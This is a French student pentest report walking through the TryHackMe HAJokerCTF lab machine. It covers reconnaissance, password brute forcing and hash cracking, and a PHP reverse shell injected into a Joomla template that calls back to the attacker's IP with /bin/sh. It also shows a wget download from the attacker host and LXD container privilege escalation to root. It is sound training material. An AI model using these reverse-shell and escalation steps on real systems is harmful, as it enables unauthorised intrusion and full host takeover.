
Esirem Informatique & Réseaux options : Sécurité et Qualités Réseaux

Rapport de pentest - Projet 3A

TryHackMe : HAJokerCTF

Auteurs :
HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian

Professeur référent :
BEZE Alexandre



2023-2024

Table des matières

1 Objectifs

1.1 Compétences requises

Ce CTF est réalisé sous l'environnement KaliLinux tournant sur Oracle VM virtualbox et cible la machine HAJokerCTF trouvable sur le site de TryHackMe. Les compétences requises pour arriver à mener ce CTF sont :

-L'énumération de services et de dossiers avec nmap et dirbuster.

-L'utilisation des outils stegseek et steghide permettent d'extraire des informations dissimulé à l'intérieur de données (dans cette machine, on sera amené à extraire des informations de fichier png).

-L'utilisation de Hashcat pour trouver le mot de passe d'un utilisateur avec son hash.

-L'énumération système a pour but d'exposer toutes les failles potentielles en fonction de l'importance dans le but d'une escalade de privilèges.

1.2 Objectif final du CTF

L'objectif final de ce CTF et de trouver un user flag et un root flag. Pour se faire, on va utiliser une partie de la technique Cyber Kill Chain qui nous vient du domaine militaire et qui décompose les attaques en 7 phases. Cependant dû à la simplicité de ce challenge, nous allons utiliser uniquement 3 étapes qui sont les suivantes :

-La reconnaissance afin de récupérer un maximum d'informations sur la ou les victimes comme par exemple les technologies utilisées, les ports ouverts, les utilisateurs, les versions des services actifs etc... L'objectif de cette phase est d'identifier des vulnérabilitées que l'on pourra potentiellement exploitées dans la phase suivante afin de déterminer le meilleur vecteur d'attaque.

-L'exploitation, où l'on va essayer de tirer profit de la phase de reconnaissance afin d'exploiter les différentes failles pour mettre un premier pied dans la machine ou les machines cibles.

-La phase d'escalade de privilèges a pour but de renforcer l'accès initial ou de trouver d'autres chemins pour se connecter à la machine. On souhaite également obtenir le plus de privilèges pour avoir accès au plus de contenu possible voir de pivoter sur une autre machine.

2 Reconnaissance

2.1 Nmap

Pour commencer la phase de reconnaissance, nous allons utiliser l'outil Nmap pour scanner tous les ports ouverts ainsi que les services qui tournent dessus.

```
[~/THM/HAJokerCTF]
erbou  sudo nmap -A -v -oA HAJokerCTF_nmap.txt 10.10.53.109
```

Nous utilisons les options -A pour détecter la version des services qui tournent sur la cible, le système d'exploitation de la cible le tout en utilisant un script d'énumération classique. L'option -v pour que nmap liste au fur et à mesure les ports trouvés ainsi que l'option -oA pour enregistrer les résultats du scan dans tous les formats possibles sous le nom de HAJojerCTF_nmap sans oublier l'adresse IP de la cible (ici 10.10.53.109).

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    Apache httpd 2.4.29
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Après la fin de l'exécution du script, on peut voir qu'un serveur http tourne sur le port 80 et sur le port 8080. Allons donc voir à quoi ressemble le site Web puis inspectons le code source afin de voir si l'on trouve une information utile. On remarque que la page Web est constituée d'une image du joker et de plein d'autres répliques du joker.

Voici l'image que l'on peut apercevoir sur le site web :


Intéressons-nous maintenant au code source de cette page internet. Le code source n'est pas intéressant, on y trouve de nombreux commentaires avec des répliques du joker à nouveau, mais pas de potentiel faille à exploiter.

2.2 Gobuster

Pour essayer de trouver des informations supplémentaires, nous allons utiliser le logiciel gobuster. Ce logiciel prend en entrée un dictionnaire puis va essayer tous les mots du dictionnaire et chercher s'il n'y a pas une page internet qui correspond. C'est ce que l'on appelle du directory brutforce.




Le gobuster est très intéressant, car il nous fournit des accès vers des directory comme /secret.txt et /phpinfo.php qui contiennent des informations qui peuvent-être pertinente. Regardons ce que contient le /secret.txt :



Il s'agit d'une conversation entre batman et le joker. Peut-être que l'un d'eux correspond à un utilisateur qui nous permettra d'accéder à la machine (pour rappel le port ssh est ouvert).

2.3 SSH


On a pu voir grâce au scan nmap que le port ssh est ouvert. Si l'on tente d'établir une connexion avec batman rien ne se passe, il ne correspond pas à un utilisateur. Cependant, on ne dispose pas du mot de passe de l'utilisateur joker.




On va pouvoir essayer de récupérer le mot de passe de joker en utilisant hydra. Hydra va prendre en paramètre un dictionnaire de mot de passe et réalisé une série de tests afin de trouver le mot de

passe correspondant à l'utilisateur joker. On lui spécifie également une adresse IP et un numéro de port

Lorsqu'on essaie d'accéder via le port 8080, on nous demande de renseigner un username et un password. Or, on dispose de ces 2 éléments grâce à hydra, en s'y connectant, on arrive sur une nouvelle page internet contenant énormément de texte. Parmi cette quantité de texte, on trouve une rubrique "Site and Administrator". Elle nous indique qu'il est possible d'accéder à la partie administrator en ajoutant administrator dans la barre de recherche.



De plus, le site nous incite à trouver un fichier au format zip sur ce nouveau site. Donc pour cela, on va à nouveau faire appel à gobuster.



On trouve le fichier backup.zip qui doit probablement contenir des anciennes informations sur la base de données joomla. On a également le /administrator qui apparaît et confirme ce que le site nous indiquait précédemment.
On vient alors essayer de récupérer le fichier backup.zip. Pour cela, rien de plus simple, on ajoute le directory dans notre url et il se télécharge tout seul.

Ensuite, on dézippe le fichier sur notre machine et on remarque qu'il contient 2 répertoires db et site. Celui qui nous intéresse est le répertoire db, car on se rend compte qu'il contient la base de données joomla.


Si l'on revient sur le /administrator, on se rend compte qu'n le saisissant, cela nous amène vers une nouvelle page d'authentification.

On nous demande un utilisateur et un mot de passe, le premier réflexe est d'essayer celui que nous disposons, mais joker ne correspond pas à l'admin du site. Il va falloir poursuivre les recherches.


3 Exploitation

À partir de la phase de reconnaissance, on ne dispose pas de grand-chose mise à part de l'utilisateur joker et de son mot de passe qui permette seulement de se connecter au site web. On va donc essayer d'utiliser la base de données joomla pour essayer d'obtenir des informations sur le potentiel administrateur.
En utilisant simplement grep "user" dans notre fichier jommla.sql, on obtient en dernière ligne un utilisateur admin suivi du hash de son mot de passe.

On va récupérer ce hash et l'enregistrer dans un fichier texte pour pouvoir à partir du hash obtenir le mot de passe de l'administrateur. On fait appel à john qui va prendre en paramètre le fichier texte contenant le hash et un dictionnaire de mot de passe.



John nous renvoie alors un mot de passe très faible, car il n'a fallu que très peu de temps pour le trouver. On dispose maintenant de toutes les informations concernant l'utilisateur admin, on est donc capable de retourner au /administrator et tenter de s'y connecter. En saisissant les bonnes informations, on accède enfin au site :



On observe alors plusieurs catégories mais celle qui va nous intéresser le plus est celle des templates. En effet, dans la catégorie templates on a la possibilité d'y injecter du code. On va essayer de réaliser un revershell, pour cela on commence par récupérer un code de revershell (github : pentestmonkey) puis on vient l'injecter dans les templates.

```
40  // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows
41  // Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
42  //
43  // Usage
44  // -----
45  // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47  set_time_limit (0);
48  $VERSION = "1.0";
49  $ip = '10.9.249.105';  // CHANGE THIS
50  $port = 4444;       // CHANGE THIS
51  $chunk_size = 1400;
52  $write_a = null;
53  $error_a = null;
54  $shell = 'uname -a; w; id; /bin/sh -i';
55  $daemon = 0;
56  $debug = 0;
57
58  //
```

On y change l'adresse IP par la nôtre (machine attaquante) et un port libre. Ensuite, on vient sur notre machine exécuter la commande nc -lvnp 4444 pour venir écouter le port 4444.

```
[~/THM/HAJokerCTF]
erbou  nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.249.105] from (UNKNOWN) [10.10.53.109] 54168
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 13:45:58 up  2:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
/bin/sh: 0: can't access tty; job control turned off
$
```

On remarque que le revershell a fonctionné et que l'on a la possibilité de se balader dans les différents répertoires. Sur le site TryHacKMe, on nous demande de récupérer des informations contenues dans l'ID.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
```

Sur cette machine, on n'a pas de user flag à récupérer par conséquent, on va passer à la partie escalade de privilège.

4 Escalade de Privilège

On s'intéresse ici à obtenir les droits roots sur la machine. La démarche à suivre ici est totalement différente des autres machines, car on va utiliser les containers Linux. Pour réaliser cette escalade de privilège, le site suivant indique toute la démarche à suivre LXD-Privilege-Escalation

On commence donc sur notre machine (machine attaquante) par cloner le git et exécuter le script build-alpine qui va venir générer un fichier tar.gz. L'objectif est d'ensuite, envoyer cette archive gz sur la machine host pour cela on met en route un serveur python sur la machine attaquante. Depuis la machine host, on se place OBLIGATOIREMENT dans le répertoire tmp (pour pouvoir exécuter le script) et on récupère l'archive gz avec wget :

```
www-data@ubuntu:/tmp$ wget http://10.9.249.105:80/alpine-v3.19-x86_64-20240518_2301.tar.gz
<249.105:80/alpine-v3.19-x86_64-20240518_2301.tar.gz
--2024-05-18 14:02:18--  http://10.9.249.105/alpine-v3.19-x86_64-20240518_2301.tar.gz
Connecting to 10.9.249.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3665761 (3.5M) [application/gzip]
Saving to: 'alpine-v3.19-x86_64-20240518_2301.tar.gz'

alpine-v3.19-x86_64 100%[===================>]   3.50M  4.79MB/s    in 0.7s

2024-05-18 14:02:19 (4.79 MB/s) - 'alpine-v3.19-x86_64-20240518_2301.tar.gz' saved [3665761/3665761]
```

On importe l'image contenue dans l'archive gz sur la machine host. On peut vérifier que l'image a bien été chargé avec la commande lxc image list.

```
www-data@ubuntu:/tmp$ lxc image import ./alpine-v3.19-x86_64-20240518_2301.tar.gz --alias myimage
<e-v3.19-x86_64-20240518_2301.tar.gz --alias myimage
www-data@ubuntu:/tmp$ lxc image list
lxc image list
+---------+--------------+--------+---------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |           DESCRIPTION           |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+---------------------------------+--------+--------+------------------------------+
| myimage | 19ed35344339 | no     | alpine v3.19 (20240518_23:01) | x86_64 | 3.50MB | May 18, 2024 at 9:05pm (UTC) |
+---------+--------------+--------+---------------------------------+--------+--------+------------------------------+
```

Après, on vient créer un nouveau conteneur "ignite" dans lequel, on spécifie que le conteneur doit être créé avec des privilèges élevés. En définissant security.privileged=true, on indique que le conteneur doit fonctionner avec des privilèges root directement sur le système hôte, ce qui signifie que les processus à l'intérieur du conteneur auront les mêmes privilèges que le root sur l'hôte.
On ajoute un périphérique de type disque à un conteneur LXC, permettant ainsi au conteneur d'accéder à une partie du système de fichiers de l'hôte.

```
www-data@ubuntu:/tmp$ lxc init myimage ignite -c security.privileged=true
lxc init myimage ignite -c security.privileged=true
Creating ignite
www-data@ubuntu:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
```

Une fois ces paramètres établis, on démarre le conteneur "ignite" qui permet d'initialiser le conteneur, charge les services nécessaires et le prépare pour l'exécution des processus.
Puis, on vient établir un shell pour nous permettre d'exécuter des commandes à l'intérieur du conteneur.

```
www-data@ubuntu:/tmp$ lxc start ignite
lxc start ignite
www-data@ubuntu:/tmp$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
```

Afin de finir la machine, on se déplace dans le répertoire root (Attention : il faut préciser le path établi précédemment avant le nom du répertoire auquel on souhaite accéder). On parvient alors à arriver dans le répertoire root et lorsqu'on affiche la liste des fichiers présents dans le répertoire, on trouve un fichier intitulé final.txt.

On affiche alors son contenu, ce qui entraine la fin de la machine, car nous avons réussi à devenir root et à accéder au fichier contenu dans le répertoire root.